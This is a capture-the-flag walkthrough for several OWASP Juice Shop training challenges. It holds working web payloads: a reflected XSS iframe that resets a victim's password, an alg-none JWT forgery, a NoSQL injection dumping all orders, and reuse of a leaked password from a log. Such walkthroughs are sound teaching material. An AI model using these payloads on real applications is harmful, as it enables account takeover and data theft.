
Dreadful Challenges


Blockchain Tier 1 - Learn about the Token Sale before its official announcement.

1. Read the hint carefully, it's talking about ICO and whitepaper.

2. Go to JuiceShop main page and open Developer Tools → "Debugger" tab. Click on the file "main.js" and search for keywords like "ICO", "token", and "whitepaper". You'll find a section called "app-token-sale".



3. Analyze the surrounding code, you will realize that is mapped to another component called "oa" (naming might be different). Search for the string "oa" and you will find a matcher called "Wi" (naming might be different too).



Written by Jonathan Harijanto

4. Search for that function name (Wi())

```
42423        }
42424        function Wi(l) {
42425          return 0 === l.length ? null : l[0].toString().match(function () {
42426            for (var l = [
42427            ], n = 0; n < arguments.length; n++) l[n] = arguments[n];
42428            var e = Array.prototype.slice.call(l),
42429            t = e.shift();
42430            return e.reverse().map(function (l, n) {
42431              return String.fromCharCode(l - t - 45 - n)
42432            }).join('')
42433          }(25, 184, 174, 179, 182, 186) + 36669.toString(36).toLowerCase() + function () {
42434            for (var l = [
42435            ], n = 0; n < arguments.length; n++) l[n] = arguments[n];
42436            var e = Array.prototype.slice.call(arguments),
42437            t = e.shift();
42438            return e.reverse().map(function (l, n) {
42439              return String.fromCharCode(l - t - 24 - n)
42440            }).join('')
42441          }(13, 144, 87, 152, 139, 144, 83, 138) + 10.toString(36).toLowerCase()) ? {
42442            consumed: l
42443          }
42444           : null
42445        }
```


5. Still on the Developer Tools, go to Console and copy-paste the code directly. An error will appear saying “SyntaxError: function statement requires a name”. Modify the code by assigning a variable before the function() string.

Var test = function () { . . . }

6. Hit enter and the Console will still spit out an error “SyntaxError: identifier starts immediately after numeric literal”. To solve this, remove the variable name and simply concat the function with an empty string (“”).

"" + function() { . . . }


7. The code will generate a string “tokensale-ico-ea”. Return to JuiceShop main page and add that string into the address to visit the secret page.



Written by Jonathan Harijanto

Change Bender's Password - Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.

1. Login as any user. Open the Developer Tools → “Network” tab and perform a password change. Observe how the web application performs the API call.



2. The web application performs the password change in a clear text.
   [change-password?current=test12&new=test123&repeat=test123]

3. Open Postman and perform the same API call with GET request to change the password:

   [http://john-owaspjuiceshop.herokuapp.com/rest/user/change-password?new=test12345&repeat=test12345]


4. It works! This means we could perform the same attack to change Bender’s password

5. Logout and login as Bender (via SQL injection) because we need the cookie information

6. Open the Developer Tools → “Network” tab. Click on one of the network activities and grab the cookie value.

7. Open Postman and paste the cookie at the Token section. Next, perform the API call to change the password into slurmCl4ssic.

   [http://john-owaspjuiceshop.herokuapp.com/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic]



Written by Jonathan Harijanto

BONUS: Delivering the attack via reflected XSS (from the solutions)

If you want to craft an actually realistic attack against “/rest/user/change-password” that you could send a user as a malicious link, you will have to invest a bit extra work,

To make this exploit work, some more sophisticated attack URL is required:
http://localhost:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E

Pretty-printed this attack is easier to understand:


```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();
  xmlhttp.open('GET',
'http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&amp;repeat=slurm
Cl4ssic');
  xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.getItem('token')}`);
  xmlhttp.send();">
</iframe>
```

Basically, anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!


DLP Failure Tier 2 - Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to.

1. One hint says that you will need to go to StackOverflow website to find the answer: https://stackoverflow.com/questions/tagged/access-log

2. One of the posts is opened by the developer of JuiceShop, bkimminich



3. In his post, he's asking about verbose log: https://stackoverflow.com/questions/57061271/less-verbose-access-logs-using-expressjs-morgan



4. Visit the pastebin URL included in the post. Then, search for the keyword "password".

> 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"


5. From that snippet of log, it seems someone tried to change the password from "0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB" to "sjss22%@%E2%82%AC55jaJasj!.k" but failed (401 error code).

6. Login as an Administrator and go to the Admin page. Try to login using all the available emails as the username and "0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB" as the password.

Written by Jonathan Harijanto

Email Leak - Perform an unwanted information disclosure by accessing data cross-domain.

1. Login as any user and open the Developer Tools → “Network” tab. Analyze the REST API call (whoami). The Authorization HTTP header provides authentication information on a request. However, if you try to remove it and then resend the request, it would still work.



https://stackoverflow.com/questions/15312216/ajax-post-to-controller-action-cross-domain


CORS means Cross Origin Resource Sharing. It allows the communication across domains. By enabling it for our server APIs - we allow our services to have communications across the domains. By default browsers will not allow it, unless we pass set http header explicitly.

This will cause the API to return the content as a JavaScript fragment (JSONP) rather than just a standard JSON object.

And I set it to use jsonp manually, by adding "callback=Anyone" to the post parameters.

Also, I cannot see your server B's response code, but the json data needs to be encapsulated with Anyone(); so if your json data is {json, data}, your response should be Anyone({json,data});

/**/ typeof anyone === 'function' && anyone({"user":{"id":15,"email":"test@gmail.com","lastLoginIp":"0.0.0.0","profileImage":"default.svg"}});




JSONP is really a simple trick to overcome XMLHttpRequest same domain policy. In JSONP you can send a request to a different domain

Written by Jonathan Harijanto

Extra Language - Retrieve the language file that never made it into production.


1. Go to JuiceShop main page and open the Developer Tools → “Network” tab. Change the language from English to Espanol (or any other languages). You will notice that the web application is doing an API call to load the language in json format (/assets/i18n/<language>.json)



2. Visit this page: https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/part3/translation.html

3. Look for a URL where anyone can contribute to translate JuiceShop from English to different language: https://crowdin.com/project/owasp-juice-shop

4. You will see a bunch of flags. Compare the flags displayed on the contribution page with the ones loaded under Developer Tools → “Network” tab.




5. There is a hidden flag, KLINGON. Click on the flag and observe that the URL is: https://crowdin.com/project/owasp-juice-shop/tlh-AA

6. Go to “http://john-owaspjuiceshop.herokuapp.com/assets/i18n/tlh_AA.json” on your browser. Then, go back to the main JuiceShop page to solve the challenge.

Written by Jonathan Harijanto

JWT Issues Tier 1 - Forge an essentially unsigned JWT token that impersonates the (non-existing) user jwtn3d@juice-sh.op.

1. Login with any user and open the Developer Tools → “Network” tab. Click on the API call for “whoami” and then select the “Authorization” header under Request.



For example, it will look something like this:

Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjA0NzRjOWMxMGQ3MTQyYjc1MDhjZTdhNTBhY2Y0MTQiLCJpc0FkbWluIjpmYWxzZSwibGFzdExvZ2luSXAiOiIxMC4zNS4yNDAuMTYyIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMTktMDktMDggMjM6MDg6MDEuNDU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMTktMDktMDggMjM6Mzc6NTIuMDE4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTU2Nzk4NTg4OSwiZXhwIjoxNTY4MDAzODg5fQ.p7RbIPg76ltZFmSstGbf0fqPywe9NGHVRm9DMlGuV5YBUBbXDQNXhsArtvR_PYn902K0xS1Q8TbAlKpNhVK8_EodxgCAbvqHWX-IIfe3KmnWdlh8fV848dH-_YIeyClkf91VuMutGw2zIh7v285xIIVEhVdqSl7L8e9OefFD5rY

2. JWT consists of three parts: header, payload and signature. They are separated by dots. They are all encoded with base64. Open up a terminal and decode one by one using the command “base64 -d <string>.

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9 ⇒ {"alg":"RS256","typ":"JWT"}


eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjA0NzRjOWMxMGQ3MTQyYjc1MDhjZTdhNTBhY2Y0MTQiLCJpc0FkbWluIjpmYWxzZSwibGFzdExvZ2luSXAiOiIxMC4zNS4yNDAuMTYyIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMTktMDktMDggMjM6MDg6MDEuNDU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMTktMDktMDggMjM6Mzc6NTIuMDE4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTU2Nzk4NTg4OSwiZXhwIjoxNTY4MDAzODg5fQ ⇒
{"status":"success","data":{"id":15,"username":"","email":"test@gmail.com","password":"6

0474c9c10d7142b7508ce7a50acf414","isAdmin":false,"lastLoginIp":"10.35.240.162","profileImage":"default.svg","totpSecret":"","isActive":true,"createdAt":"2019-09-08 23:08:01.456 +00:00","updatedAt":"2019-09-08 23:37:52.018 +00:00","deletedAt":null},"iat":1567985889,"exp":1568003889}


3. Modify the decoded header and payload strings (you don't need to touch the signature bas. First, change the algorithm from RS256 to none. Then, replace the the email from test@gmail.com to jwtn3d@juice-sh.op.

4. Encode these two strings back to base64 using the command "base64 -e <string>". Then, concatenate them with a dot (".").

5. Go back to the Developer Tools → "Network" tab and replace the existing value from the Authorization header with the new one.



6. Hit Send to solve the challenge




Written by Jonathan Harijanto

Login CISO - Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.

Written by Jonathan Harijanto

NoSQL Injection Tier 3 - All your orders are belong to us!

1. Login as any user and go to the “Track Order” page. Open the Developer Tools → “Network” tab and enter a random Order ID like “test123”. Analyze the API call, including the Response tab.



2. You will see that the API call looks something like:

    http://john-owaspjuiceshop.herokuapp.com/rest/track-order/test123

And the response looks something like:

    {"status":"success","data":[{"orderId":"test123"}]}

3. Try to purchase an item and remember the Order ID: 1aed-b7d2ba0e99184c7

4. Open Postman and perform an API call to:

    http://john-owaspjuiceshop.herokuapp.com/rest/track-order/1aed-b7d2ba0e99184c7e

You will get a response like:

    {"status":"success","data":[{"orderId":"1aed-b7d2ba0e99184c7e","email":"t*st@gm**l.c*m","totalPrice":2.88,"products":[{"quantity":1,"name":"Apple Juice (1000ml)","price":1.99,"total":1.99,"bonus":0},{"quantity":1,"name":"Apple Pomace","price":0.89,"total":0.89,"bonus":0}],"bonus":0,"eta":"5","_id":"jXRbFN2v7TYzSiKsz"}]}

5. Google “NoSQL Injection” and this website will show up ⇒ https://www.owasp.org/index.php/Testing_for_NoSQL_injection

6. Perform basic injections using special characters ⇒ ' " \ ; { } to

    http://john-owaspjuiceshop.herokuapp.com/rest/track-order/

Written by Jonathan Harijanto

7. You will find out that the character (‘) is not sanitized properly as it generates a “500 SyntaxError: Invalid or unexpected token”


8. Inject with the double of that characters (‘’) will give a more interesting error “500 SyntaxError: Unexpected string”

http://john-owaspjuiceshop.herokuapp.com/rest/track-order/’’

9. Formulate an injection string based. Use the help from this website ⇒ https://github.com/cr0hn/nosqlinjection_wordlists/blob/master/mongodb_nosqli.txt

10. The final query should look like this:

http://john-owaspjuiceshop.herokuapp.com/rest/track-order/'%20||%201==1%20|%20'




11. See all the orders getting printed directly from the NoSQL database. Go back to JuiceShop main page to solve the challenge.

